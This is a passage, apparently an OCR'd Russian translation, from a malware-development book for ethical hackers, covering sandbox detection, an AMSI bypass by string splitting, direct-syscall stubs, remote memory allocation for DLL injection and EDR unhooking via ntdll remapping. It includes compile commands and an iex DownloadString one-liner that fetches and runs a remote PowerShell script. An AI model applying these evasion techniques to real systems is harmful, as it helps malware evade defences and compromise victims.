


Рисунок 8.7. Запуск нашей вредоносной программы на машине с Windows 10 и включённым Windows Defender

Этот пример демонстрирует, что происходит при выполнении исполняемого файла и как реагирует Microsoft Defender. Отлично!

Ещё раз проверим исполняемый файл с помощью следующей команды `strings`, а затем запустим его на компьютере жертвы:

```
$ strings -n 8 hack3.exe | grep "Virtual"
```

На моей машине с Kali Linux это выглядит так:

Рисунок 8.8. VirtualAlloc отсутствует в выводе strings

Если загрузить наш образец в VirusTotal, обнаружится, что вредоносным его считают лишь 14 из 70 антивирусных движков:




Рисунок 8.9. Результат проверки нашего образца в VirusTotal

Этот файл доступен по адресу: VirusTotal.

Можно также применять более совершенные алгоритмы шифрования, такие как RC4 или AES, и использовать обфускацию вызовов для других функций.

Я оставляю это вам в качестве упражнения. Решения находятся в GitHub-репозитории книги: GitHub.

Обход динамического анализа

Автоматический и ручной анализ обладают сходными особенностями, прежде всего тем, что выполняются в виртуализированной среде, которую легко обнаружить, если она плохо настроена или защищена. Большинство методов обнаружения песочниц и сред анализа сосредоточено на проверке определённых свойств окружения, например ограниченных ресурсов и характерных имён устройств, а также артефактов, таких как наличие определённых файлов и записей реестра.

Создатели вредоносного ПО часто применяют различные методы обхода динамического анализа, проводимого исследователями безопасности и автоматическими песочницами. Динамический анализ предполагает выполнение вредоносной программы в контролируемой среде для наблюдения за её поведением. Методы обхода направлены на обнаружение инструментов анализа или виртуальных сред и соответствующее изменение поведения программы.

Перед началом вредоносных действий программа может вводить задержки или периоды сна. Это помогает избежать обнаружения, поскольку автоматические системы анализа нередко ограничены по времени.

Практический пример

Рассмотрим простой PoC-код на C, демонстрирующий логику сна и задержек: GitHub.

Посмотрим, как всё работает. Скомпилируем PoC-код на машине атакующего с Kali Linux x64 или Parrot Security OS:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lpsapi
```

На машине атакующего с Kali Linux это выглядит так:




Рисунок 8.10. Компиляция нашего PoC-кода

Затем на машине жертвы - в моём случае с Windows 10 x64 - выполним команду:

```
> .\hack.exe
```

Вот результат:




Рисунок 8.11. Запуск hack.exe

Наша логика сработала, и виртуальная машина, которой могла бы быть песочница, была обнаружена.

Обход интерфейса сканирования на наличие вредоносного ПО (AMSI)

Набор API Windows под названием AMSI позволяет интегрировать любое приложение с антивирусным продуктом при условии, что этот продукт работает как поставщик AMSI. Разумеется, поставщиком AMSI является Windows Defender, как и многие сторонние антивирусные решения.

AMSI служит посредником между приложением и антивирусным движком. Возьмём в качестве примера PowerShell: перед выполнением PowerShell передаёт AMSI любой код, который пытается выполнить пользователь. Если антивирусный движок признает содержимое вредоносным, AMSI сформирует отчёт и не позволит PowerShell выполнить код. Так решается проблема сценарного вредоносного ПО, которое работает исключительно в памяти и никогда не обращается к диску.

Чтобы предоставить экземпляр AMSI, приложение должно загрузить `amsi.dll` в своё адресное пространство и вызвать последовательность экспортируемых этой DLL API AMSI. Подключив PowerShell к такому инструменту, как APIMonitor, можно увидеть, какие API он вызывает.

Практический пример

Два основных метода обхода AMSI - обфускация и исправление модуля `amsi.dll` в памяти. В этой главе мы рассмотрим первый вариант.

Предположим, нам нужно выполнить следующую команду:

```
$ iex ((New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/
    PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1"))
```

Вот что выведет машина жертвы:

```
PS C:\Users\user> iex ((New-Object System.Net.WebClient).DownloadString("https://ra
w.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1"))
At line:1 char:1
+ iex ((New-Object System.Net.WebClient).DownloadString(“https://raw.gi ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordExcep
   tion
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\user> _
```

Рисунок 8.12. Попытка загрузить и запустить вредоносный сценарий

Как видите, специалисты по тестированию на проникновение в сетях Active Directory (AD) часто сталкиваются с этой проблемой во множестве общеизвестных сценариев.

Как именно работает AMSI? Для обнаружения команд, признанных опасными, и потенциально вредоносных сценариев применяется обнаружение на основе строк.

Как же его обойти?

Обнаружение на основе строк можно обойти, просто не используя запрещённую строку напрямую. Существует несколько способов сформировать запрещённую строку без её непосредственного применения. Например, с помощью разделения строки можно обмануть AMSI и успешно выполнить запрещённую строку:




Рисунок 8.13. Метод разделения строки

Этот подход широко применяется для обфускации.

Продвинутые методы обхода

Рассмотрим более совершенный метод обхода - системные вызовы (syscalls).

Системные вызовы

Системные вызовы Windows позволяют программам обращаться к операционной системе и запрашивать определённые службы, например чтение или запись файла, запуск нового процесса либо выделение памяти. Помните: когда вызывается функция WinAPI, фактическую работу выполняют системные вызовы. Например, при вызове функций WinAPI `VirtualAlloc` или `VirtualAllocEx` начинает выполняться `NtAllocateVirtualMemory`.

Этот системный вызов передаёт предоставленные пользователем аргументы из предыдущего вызова функции ядру Windows, выполняет запрошенную операцию и возвращает результат программе.

Код ошибки содержится в значении `NTSTATUS`, возвращаемом всеми системными вызовами. При успешном выполнении системный вызов возвращает код состояния `0`, означающий, что операция завершена успешно.

Корпорация Microsoft не документировала большинство системных вызовов, поэтому в модулях системных вызовов используется справочник NTDLL проекта ReactOS: ReactOS Doxygen.

Многие системные вызовы обрабатываются и отправляются из библиотеки `ntdll.dll`.

Системные вызовы предоставляют низкоуровневый доступ к операционной системе. Это полезно, когда требуется выполнить действия, которые обычные WinAPI не позволяют осуществить либо существенно усложняют.

Кроме того, системные вызовы можно применять для обхода средств защиты на уровне узла.

Идентификатор системного вызова

У каждого системного вызова есть уникальный номер, называемый идентификатором системного вызова или номером системной службы. Рассмотрим пример. Если открыть `notepad.exe` в отладчике x64dbg, можно увидеть, что системный вызов `NtAllocateMemory` имеет идентификатор 18:




Рисунок 8.14. Идентификатор системного вызова NtAllocateMemory равен 18

Однако обратите внимание: идентификаторы системных вызовов различаются в зависимости от операционной системы, например Windows 10, Windows 7 или Windows 11, а также её версии, например Windows 10 v1903 или Windows 10 1809:




Рисунок 8.15. Windows 10 v1903

Рассмотрим пример.

Практический пример

Возьмём пример, похожий на рассмотренное в главе 2 внедрение DLL: GitHub.

Единственное отличие заключается в следующем коде:

```
pNtAllocateVirtualMemory myNtAllocateVirtualMemory =
  (pNtAllocateVirtualMemory)GetProcAddress(ntdllHandle,
  "NtAllocateVirtualMemory");
// Allocate memory buffer in the remote process
myNtAllocateVirtualMemory(targetProcess, &remoteBuffer, 0,
  (PULONG)&maliciousLibraryPathLength, MEM_COMMIT | MEM_RESERVE,
  PAGE_EXECUTE_READWRITE);
//..
```

Скомпилируем его:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

На моей машине с Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter08/04-evasion-advanced]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter08/04-evasion-advanced]
└─$ ls -lt
total 152
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Apr 15 23:21 hack.exe
```

Рисунок 8.16. Компиляция hack.c

Затем запустим программу на машине жертвы:




Рисунок 8.17. Запуск hack.exe на машине жертвы

Запустим её и подключим к отладчику x64dbg:




Рисунок 8.18. Запуск hack.exe через x64dbg

Как видите, `hack.exe` имеет тот же идентификатор системного вызова - 18.

Перехват в пользовательском режиме

Перехват API часто применяется в защитном программном обеспечении. Он позволяет инструментам наблюдать за работой приложений и записывать её. Эта возможность может предоставить очень важные сведения о выполнении программы и потенциальных угрозах безопасности.

Кроме того, такие защитные решения могут просматривать любую область памяти, помеченную как исполняемая, и искать определённые шаблоны или отпечатки. Если перехваты устанавливаются в пользовательском режиме, обычно они настраиваются до выполнения последовательности системного вызова. Это последний этап функции системного вызова пользовательского режима.

Прямые системные вызовы

Один из способов обхода перехватов пользовательского режима - непосредственное использование системных вызовов. Можно создать собственную версию функции системного вызова на языке ассемблера, а затем выполнить её напрямую из ассемблерного файла. Это позволяет избежать обнаружения защитными инструментами, перехватывающими системные вызовы в пользовательском пространстве.

Практический пример

Ниже приведён пример системного вызова, сформированного в ассемблерном файле `syscall.asm`:

```
section .text
global myNtAllocateVirtualMemory
myNtAllocateVirtualMemory:
  mov r10, rcx
  mov eax, 18h ; syscall number for NtAllocateVirtualMemory
  syscall
  ret
```

Эту ассемблерную функцию можно использовать вместо `NtAllocateVirtualMemory` с `GetProcAddress` и `GetModuleHandle`, получив тот же результат. При этом отпадает необходимость вызывать `NtAllocateVirtualMemory` из адресного пространства `ntdll`, содержащего перехваты, а значит, эти перехваты обходятся.

В следующем коде показано, как определить и использовать функцию `myNtAllocateVirtualMemory` в программе на C: GitHub.

Чтобы включить ассемблерную функцию в программу на C и определить её параметры, имя и возвращаемый тип, необходимо применить директиву `extern "C"` (`EXTERN_C`). Эта директива препроцессора связывает и вызывает функцию в соответствии с соглашениями языка C, указывая, что функция определена в другом месте. Такой подход можно использовать и при включении в код функций системных вызовов, написанных на языке ассемблера. Чтобы добавить в проект написанные на ассемблере вызовы, следует преобразовать их в синтаксис шаблона ассемблера, определить функцию директивой `EXTERN_C` и добавить функцию в код либо сохранить её в заголовочном файле, который затем подключается к проекту.

Скомпилируем файл `.asm`:

```
$ nasm -f win64 -o syscall.o syscall.asm
```

На машине атакующего с Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter08/04-evasion-advanced]
└─$ nasm -f win64 -o syscall.o syscall.asm

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter08/04-evasion-advanced]
└─$ ls -lt
total 156
-rw-r--r-- 1 cocomelonc cocomelonc   209 Apr 15 23:46 syscall.o
```

Рисунок 8.19. Компиляция syscall.asm

Теперь скомпилируем код на C:

```
$ x86_64-w64-mingw32-g++ -m64 -c hack2.c -I/usr/share/mingw-w64/include/ -s -ffunction-
    sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
    static-libstdc++ -static-libgcc -Wall -shared -fpermissive
$ x86_64-w64-mingw32-gcc *.o -o hack2.exe
```

На моей машине атакующего с Kali Linux это выглядит так:

```
└─$ x86_64-w64-mingw32-g++ -m64 -c hack2.c -I/usr/share/mingw-w64/inc
lude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -Wa
ll -shared -fpermissive
hack2.c: In function ‘int main(int, char**)’:
hack2.c:26:10: warning: variable ‘remoteThread’ set but not used [-Wu
nused-but-set-variable]
   26 |    HANDLE remoteThread;  // Remote thread
      |           ^~~~~~~~~~~~

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter08/04-evasion-advanced]
└─$ x86_64-w64-mingw32-gcc *.o -o hack2.exe

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter08/04-evasion-advanced]
└─$ ls -lt
total 400
-rwxr-xr-x 1 cocomelonc cocomelonc 247422 Apr 15 23:50 hack2.exe
```

Рисунок 8.20. Компиляция кода на C для hack2.exe

Затем выполним вредоносную программу на устройстве жертвы:

```
> .\hack2.exe <PID>
```

Вот вывод на машине жертвы с Windows 10 x64:




Рисунок 8.21. Запуск hack.exe на машине с Windows x64 v1903

Как видите, всё выполнилось безупречно!

Кроме того, для удобства я добавил практический пример, в котором программа запускает `mspaint.exe`, а затем внедряется в него с помощью системных вызовов: GitHub.

А как насчёт обхода EDR?

Обход EDR

Вместо обхода перехватов в изменённой `ntdll.dll` с помощью прямого системного вызова можно полностью удалить перехват EDR из загруженного модуля. Иными словами, любую загруженную в память DLL можно освободить от перехватов, прочитав с диска раздел `.text` файла `ntdll.dll` и поместив его поверх раздела `.text` отображённой в память `ntdll.dll`. Это может помочь обойти некоторые решения EDR, основанные на перехвате API в пользовательском режиме.

Практический пример

В этом практическом примере мы исследуем McAfee EDR. Механизм перехвата в другом EDR может отличаться от механизма McAfee EDR.

Создадим простой PoC-пример. Он доступен в GitHub-репозитории книги: GitHub.

Я написал много кода и добавил различные комментарии, чтобы сделать процесс понятнее.

Скомпилируем программу следующей командой:

```
$ x86_64-w64-mingw32-g++ -O2 hack4.c -o hack4.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lpsapi -w
```

На моей машине атакующего с Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/04-evasion-advanced]
└─$ x86_64-w64-mingw32-g++ -O2 hack4.c -o hack4.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lpsapi -w

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/04-evasion-advanced]
└─$ ls -lt
total 1356
-rwxr-xr-x 1 cocomelonc cocomelonc 930816 Apr 18 22:07 hack4.exe
```

Рисунок 8.22. Компиляция кода на C для hack4.exe

Сначала запустим вредоносную программу на устройстве жертвы без повторного отображения:

```
> .\hack4.exe
```

На машине с Windows 10 x64 это выглядит так:

```
PS C:\Users\user> cd Z:\packtpub\chapter08\04-evasion-advanced\
PS Z:\packtpub\chapter08\04-evasion-advanced>
PS Z:\packtpub\chapter08\04-evasion-advanced> .\hack4.exe
PS Z:\packtpub\chapter08\04-evasion-advanced>
PS Z:\packtpub\chapter08\04-evasion-advanced> _
```

Рисунок 8.23. Логика перехвата McAfee EDR

Теперь обновим вредоносную программу, добавив логику повторного отображения `ntdll.dll`, и запустим её:

```
> .\hack4.exe
```

На машине с Windows 10 x64 результат выглядит так:

kernel32.dll	0x76360000	960 kB	Windows NT BASE API Client DLL
locale.nls	0x650000	804 kB	
mfedeeprem32.dll	0x701f0000	156 kB	McAfee Deep Remediation Injected
mfehcinj.dll	0x624a0000	544 kB	McAfee HookCore Injected Environment
mfehcthe.dll	0x623c0000	56 kB	McAfee HookCore Thin Hook Environment
ntdll.dll	0x77c40000	1.64 MB	NT Layer DLL
ntdll.dll	0x7ffc2a61...	1.96 MB	NT Layer DLL
wow64.dll	0x7ffc2a23...	356 kB	Win32 Emulation on NT64
wow64cpu.dll	0x77c30000	40 kB	AMD64 Wow64 CPU

Рисунок 8.24. Запуск hack4.exe на виртуальной машине Windows 10 x64

Как видите, всё выполнилось безупречно!

Итоги

В начале главы мы рассмотрели несколько интересных концепций, расширив знания о разработке вредоносного ПО. Для этого мы подробно изучили сложные методы обхода антивирусов и EDR. Сначала мы исследовали механику антивирусного ядра и получили всестороннее представление о работе антивирусных движков.

Затем мы раскрыли различные стратегии обхода статического обнаружения, поняли и применили ряд методов обхода его механизмов. На конкретных примерах с XOR-шифрованием мы научились создавать вредоносное ПО, способное избегать обнаружения антивирусными системами.

Далее мы научились обходить динамический анализ и рассмотрели различные применимые для этого стратегии. В завершение главы мы изучили продвинутые методы обхода и освоили передовые стратегии и тактики, позволяющие обходить как EDR, так и антивирусные системы с помощью системных вызовов.

В этой главе мы выполнили практические упражнения, основанные на реальных сценариях, чтобы понять стратегии разработки вредоносного ПО, способного обходить системы AV/EDR. Мы изучили навыки, необходимые специалистам, стремящимся обходить антивирусные решения.

В следующих нескольких главах мы немного глубже погрузимся в криптографию и математику и поймём их важность для современной разработки вредоносного ПО.

Глава 9. Исследование алгоритмов хеширования

Алгоритмы хеширования играют важнейшую роль во вредоносном ПО и часто применяются для самых разных задач - от проверки целостности загруженных компонентов до обхода обнаружения путём изменения хеша файла. В этой главе мы подробно рассмотрим распространённые алгоритмы хеширования, используемые во вредоносном ПО, и приведём примеры их реализации. Главная цель главы - дать целостное представление об алгоритмах хеширования в контексте разработки вредоносного ПО. Сочетая теоретические сведения с практическими реализациями, вы получите не только концептуальные знания, но и навыки применения этих принципов в реальных сценариях.

